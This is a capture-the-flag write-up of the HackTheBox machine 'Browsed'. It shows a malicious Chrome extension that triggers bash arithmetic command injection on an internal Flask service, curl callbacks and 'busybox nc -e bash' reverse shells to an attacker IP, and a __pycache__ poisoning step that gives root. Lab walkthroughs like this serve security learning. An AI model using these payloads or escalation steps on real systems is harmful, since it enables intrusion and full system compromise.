Browsed HackTheBox Writeup

SUMMARY


This write-up covers the Browsed machine from HackTheBox. The nmap scan only reveals two open ports, SSH and an nginx web server. The web application lets you upload Chrome extension .zip files, and intercepting one of the provided sample uploads with Burp Suite leaks an internal hostname, browsedinternals.htb, along with a hint that the extension is loaded via --load-extension. Adding the host to /etc/hosts reveals a Gitea instance, and exploring it surfaces a repository owned by the user larry that implements an HTML-to-Markdown converter.
Digging into ways to abuse the extension upload feature turns up a known technique for turning a Chrome extension XSS into RCE. Since the target exposes an internal service and lets us upload arbitrary extensions, the pieces line up: a local Flask app on port 5000 stores markdown as raw, unescaped HTML (stored XSS) and exposes a /routines/<rid> endpoint that is vulnerable to command injection through bash arithmetic evaluation, since [[ "$1" -eq 0 ]] triggers command substitution on array-subscript syntax. A malicious extension is crafted to hit that endpoint from the browser’s local context, first confirmed with a callback and then upgraded into a reverse shell, landing a foothold as larry.
From there, sudo -l reveals permission to run a Python extension tool as root. The script’s directory contains a world-writable __pycache__ folder, and the script imports extension_utils.py. That combination is a textbook case for __pycache__ poisoning: a malicious module with the same function signatures is compiled into a .pyc with an unchecked hash invalidation mode, dropped into __pycache__, and picked up ahead of the real source file the moment the privileged script runs, handing over a root shell.
PATH TO FOLLOW
- Reconnaissance
- Chrome Extension Upload & Gitea Discovery
- Source Code Review & Internal Flask Service
- Crafting the Malicious Extension
- Confirming Command Injection
- Shell as larry
- Sudo Enumeration & pycache Discovery
- pycache Poisoning
- Root Shell
Let’s get to work

1. Reconnaissance
The nmap scan only reveals two exposed ports: SSH and an nginx web server.
# Nmap 7.95 scan initiated Mon Jan 12 00:30:32 2026 as: /usr/lib/nmap/nmap --privileged -sCV -p22,80 -oN targeted 10.129.244.79
Nmap scan report for 10.129.244.79
Host is up (0.20s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 02:c8:a4:ba:c5:ed:0b:13:ef:b7:e7:d7:ef:a2:9d:92 (ECDSA)
|_  256 53:ea:be:c7:07:05:9d:aa:9f:44:f8:bf:32:ed:5c:9a (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Browsed
|_http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
2. Chrome Extension Upload & Gitea Discovery
The web app lets us upload Chrome extension .zip files.

Using one of the samples provided on the page and passing the request through Burp Suite, the response reveals an internal host, browsedinternals.htb, and confirms the extension is loaded through --load-extension.

Adding the host to /etc/hosts and browsing to it reveals a Gitea instance.
Browsing to explore turns up a repository owned by the user larry.
3. Source Code Review & Internal Flask Service
Reviewing the repository’s code shows a feature that converts HTML to Markdown. While researching ways to abuse the extensions file upload, I found this blog post describing how an XSS in a Chrome extension can be escalated into RCE. Since we’ve just discovered an internal service and we can upload malicious extensions, this looked like the right path. Asking Claude to break down the internal service’s code confirmed it:
Port 5000 — Flask app on 127.0.0.1 only (unreachable from outside), with three interesting things:

  1. /submit (app.py:26-45) — takes markdown, converts to HTML via markdown.markdown(content) (raw HTML passes through unescaped), saves to a .html file
  2. /view/<filename> (app.py:64-69) — serves those HTML files as text/html (stored XSS)
  3. /routines/<rid> (app.py:57-62) — this is your RCE vector

The RCE Vulnerability — Bash Arithmetic Evaluation

Look at routines.sh:12:
  if [[ "$1" -eq 0 ]]; then

When [[ ]] uses -eq, bash evaluates both operands as arithmetic expressions (documented in the bash manual under ARITHMETIC EVALUATION). In arithmetic context, array subscript syntax triggers command substitution.
4. Crafting the Malicious Extension
With the vector identified, the manifest.json and content.js files for the malicious extension are created.
{
  "manifest_version": 3,
  "name": "Replace Images",
  "version": "1.0.0",
  "description": "Replaces every image on a page with one from a URL.",
  "permissions": ["scripting"],
  "content_scripts": [
    {
      "matches": ["<all_urls>"],
      "js": ["content.js"],
      "run_at": "document_idle"
    }
  ]
}(async () => {
try {
await fetch("http://127.0.0.1:5000/routines/a%5B%24(curl%20http%3A%2F%2F10.10.15.248%3A9000%2Fpwned)%5D", { mode: "no-cors" });
new Image().src = "http://10.10.15.248:9000/fetch-sent";
} catch (e) {
new Image().src = "http://10.10.15.248:9000/error?" + encodeURIComponent(e.message);
}
})();5. Confirming Command Injection
We get a callback, confirming the attack works.

Now we send ourselves a reverse shell by modifying content.js to trigger the same injection with a busybox nc one-liner.
(async () => {
  try {
    await fetch("http://127.0.0.1:5000/routines/a%5B%24(busybox%20nc%2010.10.15.248%209000%20-e%20bash)%5D", { mode: "no-cors" });
  } catch (e) {}
})();
6. Shell as larry
Once the zip file with the malicious extension is uploaded, we get a shell as the user larry.

7. Sudo Enumeration & pycache Discovery
Enumerating sudo permissions turns up the following entry.


Listing the directory where the script lives, __pycache__ is world-writable.
Reading the script shows it imports extension_utils.py.

A world-writable __pycache__ next to an imported module is suspicious, and further research leads to this blog post describing how to poison __pycache__ to achieve local privilege escalation. Let’s follow the same steps.
8. pycache Poisoning
Step 1 — a malicious extension_utils.py is created in /tmp. Since the original module has two functions, the same signatures are reused, but stubbed out so only our payload runs.
import os
os.system("busybox nc 10.10.15.248 9000 -e bash")

def validate_manifest(path):
    pass

def clean_temp_files(extension_dir):
    pass
Step 2 — the module is compiled into unchecked-hash bytecode. First, a compile_pyc.py helper is created and run.
import py_compile
from py_compile import PycInvalidationMode

py_compile.compile(
    "extension_utils.py",
    cfile="extension_utils.cpython-312.pyc",
    invalidation_mode=PycInvalidationMode.UNCHECKED_HASH
)

print("[+] Unchecked-hash pyc generated successfully")
The compiled extension_utils.cpython-312.pyc file is created.

Step 3 — the newly created file is copied into the target’s __pycache__ directory.
cp extension_utils.cpython-312.pyc /opt/extensiontool/__pycache__/
9. Root Shell
Step 4 — the privileged script is executed, and since Python trusts the unchecked-hash .pyc in __pycache__ over the source file, our malicious module runs as root.
sudo -u root /opt/extensiontool/extension_tool.py
Game over.